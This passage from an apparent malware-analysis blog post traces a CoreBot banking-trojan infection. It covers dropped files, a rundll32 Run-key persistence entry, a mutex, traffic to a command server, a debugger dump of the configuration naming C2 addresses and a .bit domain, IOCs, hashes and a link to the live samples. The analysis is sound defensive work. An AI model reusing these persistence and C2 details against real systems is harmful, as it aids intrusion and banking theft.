The downloaded file is dropped in %TEMP% and renamed something like 21916.exe. Once the payload is downloaded, the script uses the method Start-Process to run the additional code.

After the malware payload is executed, we see the creation of various files in %LOCALAPPDATA%, including “container.dat,” some .tmp files (deleted by malware), a .dll file, “1.dat,” “2.dat,” extension-less files, and a .conf file:



Name	Date modified	Type	Size
2e91dd85574fc2da621fce44f48ff03c3fc54656	9/7/2017 4:56 PM	File folder	
4dcda0c9-f90e-47d4-bf8b-187dede93800	9/7/2017 4:56 PM	File folder	
Apps	9/9/2016 9:31 PM	File folder	
Deployment	9/9/2016 9:31 PM	File folder	
Google	9/9/2016 9:32 PM	File folder	
lugrade4	9/7/2017 4:57 PM	File folder	
Microsoft	9/7/2017 5:14 PM	File folder	
Temp	9/11/2017 1:11 AM	File folder	
Thunderbird	9/15/2016 9:37 PM	File folder	
VirtualStore	9/8/2016 6:59 PM	File folder	
GDIPFONTCACHEV1.DAT	9/8/2016 8:48 PM	DAT File	57 KB
IconCache.db	9/7/2017 5:45 PM	Data Base File	1,136 KB


3 items selected Date modified: 9/7/2017 4:56 PM

2e91dd85574fc2da621fce44f48ff03c3fc54656
AppData ▸ Local ▸ 2e91dd85574fc2da621fce44f48ff03c3fc54656
Search 2e91dd85574fc2da621fce44f4...
Organize
Include in library
Share with
Burn
New folder
Favorites
Desktop
Downloads
Recent Places
OneDrive
Libraries

Name	Date modified	Type	Size
8192ce72-2dcd-43a7-8754-0f5019c6ebf1	9/7/2017 4:57 PM	File folder	
container.dat	9/11/2017 1:18 AM	DAT File	1 KB

8192ce72-2dcd-43a7-8754-0f5019c6ebf1
2e91dd85574fc2da621fce44f48... ▸ 8192ce72-2dcd-43a7-8754-0f5019c6ebf1
Search 8192ce72-2dcd-43a7-8754-0f5...
Organize
Include in library
Share with
Burn
New folder
Favorites
Desktop
Downloads
Recent Places
OneDrive
Libraries


Name	Date modified	Type	Size
38e5d161-f6c8-43ba-9fe8-f1301b7b08b6	9/7/2017 4:57 PM	File	1 KB
a5b8e360-0bd3-48cc-8c5f-f7079e5197c3	9/7/2017 4:57 PM	File	1 KB
c370c013-a162-4987-9a1b-20867839de8e	9/7/2017 4:57 PM	File	286 KB



4dcda0c9-f90e-47d4-bf8b-187dede93800

Home ▸ AppData ▸ Local ▸ 4dcda0c9-f90e-47d4-bf8b-187dede93800

Name	Date modified	Type	Size
1.dat	9/7/2017 4:56 PM	DAT File	1 KB
2.dat	9/7/2017 4:56 PM	DAT File	216 KB
9e9c1989-3eb6-4799-8880-255ab30c5801.dll	9/7/2017 4:56 PM	Application extension	72 KB




lugrade4

Home ▸ AppData ▸ Local ▸ lugrade4

Name	Date modified	Type	Size
last2.conf	9/7/2017 4:57 PM	CONF File	11 KB

The malware also sets an autostart registry key in HKCUSoftwareMicrosoftWindowsCurrentVersionRun (for persistence), pointing to the .dll located in %LOCALAPPDATA%:




Name	Type	Data
(Default)	REG_SZ	(value not set)
f1959487-91c1-4153-b978-a0c5dfa1fcff	REG_SZ	rundll32 C:\Users\Home\AppData\Local\4DCDA0~1\9E9C19~1.DLL,Main eventmain

Computer\HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run

My Twitter friend @Antelox helped me out again (thanks!) with quickly identifying the malware as CoreBot, a modular banking Trojan.

The malware sample also creates the following mutex:
18550D22-4FCA-4AF2-9E8E-F0259D23694F


During my infection I noticed the malware requesting the external IP address of the host via httpbin[.]org/ip:



```
GET /ip HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
User-Agent: Wget/1.11.
Host: httpbin.org

HTTP/1.1 200 OK
Connection: keep-alive
Server: meinheld/0.6.1
Date: Fri, 08 Sep 2017 00:39:12 GMT
Content-Type: application/json
Access-Control-Allow-Origin: *
Access-Control-Allow-Credentials: true
X-Powered-By: Flask
X-Processed-Time: 0.000775098800659
Content-Length: 31
Via: 1.1 vegur

{
  "origin": "[redacted]"
}
```

The User-Agent for these request were Wget/1.11.

There were also connections to 89.223.31.232 via TCP port 443:



Source	Destination IP	Dst Port	Info
192.168.204.143	89.223.31.232	443	51331→443 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
89.223.31.232	192.168.204.143	51331	443→51331 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
192.168.204.143	89.223.31.232	443	51331→443 [ACK] Seq=1 Ack=1 Win=64240 Len=0
192.168.204.143	89.223.31.232	443	Client Hello
89.223.31.232	192.168.204.143	51331	443→51331 [ACK] Seq=1 Ack=134 Win=64240 Len=0
89.223.31.232	192.168.204.143	51331	Server Hello
89.223.31.232	192.168.204.143	51331	CertificateServer Key Exchange, Server Hello Done
192.168.204.143	89.223.31.232	443	51331→443 [ACK] Seq=134 Ack=2161 Win=64240 Len=0
192.168.204.143	89.223.31.232	443	Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
89.223.31.232	192.168.204.143	51331	443→51331 [ACK] Seq=2161 Ack=300 Win=64240 Len=0
89.223.31.232	192.168.204.143	51331	Change Cipher Spec, Encrypted Handshake Message
192.168.204.143	89.223.31.232	443	Application Data
89.223.31.232	192.168.204.143	51331	443→51331 [ACK] Seq=2252 Ack=449 Win=64240 Len=0
192.168.204.143	89.223.31.232	443	Application Data


Examples of TCP connections:

Remote Address: 89.223.31.232
Remote Host Name: 143457.simplecloud.ru
Local Port: 51337
Remote Port: 443
Process ID: 3036
Process Name: file.exe
Process Path: C:UsersWin7 32bitAppDataLocalTempfile.exe

Remote Address: 89.223.31.232
Remote Host Name: 143457.simplecloud.ru
Local Port: 51339

Remote Port: 443
Process ID: 364
Process Name: svchost.exe
Process Path: C:Windowssystem32svchost.exe

After I posted the link to this blog post on Twitter @VK_Intel uploaded an image of the config, which contains the domain name Checkbox.bit:



```
7C810E17   6A 18            PUSH 18
7C810E19   68 B00E817C      PUSH 7C810EB0
7C810E1E   E8 B316FFFF      CALL 7C8024D6                       kernel32.7C8024D6
7C810E23   8B5D 14          MOV EBX,DWORD PTR SS:[EBP+14]
7C810E26   33C9             XOR ECX,ECX
7C810E28   3BD9             CMP EBX,ECX
7C810E2A ⌄ 74 02            JE SHORT 7C810E2E                   kernel32.7C810E2E
7C810E2C   890B             MOV DWORD PTR DS:[EBX],ECX
7C810E2E   64:A1 18000000   MOV EAX,DWORD PTR FS:[18]
7C810E34   8B40 30          MOV EAX,DWORD PTR DS:[EAX+30]

Address  ASCII dump
00374E80 1.5.b.3.a.9.b.5.5.e.1.d.4.5.1.8.7.a.4.1.e.7.c.e.3.7.a.2.\.c.o.n.
00374EC0 t.a.i.n.e.r...d.a.t.....1.†.=0‡.0♦...cfge0......core.gh.fp(...8E
00374F00 EA9100E2BB0C318840F3C0ABC8AA26408B5F1C....core.gh.i@...10....cor
00374F40 e.delay0...5....core.servers"...89.223.31.232:443;checkbox.bit:4
00374F80 43....core.cert_fp(...10E2870CB1534A758F2E299DBBED80316D400509‼.
00374FC0 ..core.vm_detect_skip*...C:\48392893.dat‼...core.delete_dropper0
00375000 ...1....core.token$...3204b8c0-8a4b-11e7-bcf9-8f792c737958#...co
00375040 re.detect_vm0...1****************·.1.→0*.8EEA9100E2BB0C318840F3C0
00375080 ABC8AA26408B5F1C........♦.·.‡0..╕P7.¿J7.°E7.....♦.♦..0..■Q7.âP7.
003750C0 0F7......·.♦.*6■.core.delay......┌P7.╨P7.5...............0P7.‡P7.
00375100 ♦.·.60..╕Q7.╕P7.╨P7.....♠.♦.50∂.....b8c0-8a4b-11e7-bcf9-8f792c73
00375140 7958....·.♠.?6■.core.servers....\Q7.PQ7.½Q7.............¬Q7.êQ7.
00375180 ♠.·.&0..89.223.31.232:443;checkbox.bit:443......♦.♠. 0..xR7.■Q7.
003751C0 PQ7......·.♦./6■.ñR7..............ûR7.ëR7.C:\48392893.dat.×Q7.‡Q7.
00375200 ·.·.V6■.core.cert_fp....¶R7.■R7.iR7.............hR7.@R7.·.·.Q0*.
00375240 10E2870CB1534A758F2E299DBBED80316D400509........♦.·.X0..▒R7.╕Q7.
00375280 ■R7.....♦.♦.G0..core.vm_detect_skip.....♦.♦.C0.. S7.xR7.╨Q7.....
003752C0 ·.♦.N6■.¶S7.............‼S7..S7.1.................βR7.αR7.♦.·.I0..
00375300 core.delete_dropper.....♦.♦.u0..âS7.▒R7.╚R7......·.♦.p6■.core.tok
00375340 en......BS7.8S7.òS7...............öS7.pS7.♠.·.(0∂.3204b8c0-8a4b-11
00375380 e7-bcf9-8f792c737958....♦.♠.e0..≡S7. S7.8S7......·.♦.'6■.core.det
003753C0 ect_vm..ƒS7.╕S7.1.................╤S7.╨S7.♦.·.k0..¿J7.âS7.╕S7.....
00375400 ⁄.♦.ü0*.........core.gh.fp(...8EEA9100E2BB0C318840F3C0ABC8AA2640
00375440 8B5F1C....core.gh.i@...10....core.delay0...5....core.servers"...
00375480 89.223.31.232:443;checkbox.bit:443....core.cert_fp(...10E2870CB1
003754C0 534A758F2E299DBBED80316D400509‼...core.vm_detect_skip*...C:\4839
00375500 2893.dat‼...core.delete_dropper0...1....core.token$...3204b8c0-8
00375540 a4b-11e7-bcf9-8f792c737958#...core.detect_vm0...10...▶../././.╣6■.
```

Network Based IOCs

85.143.175.128 GET /file.exe
httpbin.org/ip
89.223.31.232 via TCP 443 – checkbox.bit

Hashes

SHA256: 15074fd041ba61c5b1c99193b8726f91d12ed1322f07231c5da0fd82b96b6292
File name: invoice_327504.zip

SHA256: 121698a295e124aad5f4e610d1d6727467d590db28c995821fd84f1c0c804a6c
File name: invoice_327504.doc
Hybrid-Analysis Report

SHA256: fad14293c82af81c030ce802b3bba02f6c0ab78df25211797aef2309e9c559a1
File name: file.exe
Hybrid-Analysis Report


SHA256: 4ef56df995e0d2be68018219cdb5ef43f731a1413db3a2a6b05c198a308fa49f
File name: sample.dll
Hybrid-Analysis Report

Downloads

Malware samples.zip
Password is “infected”

References:

https://www.arbornetworks.com/blog/asert/wp-content/uploads/2016/02/ASERT-Threat-Intelligence-Brief-2016-02-Corebot-1.pdf



Published by malwarebreakdown

Just a normal person who spends their free time infecting systems with malware. View all posts by malwarebreakdown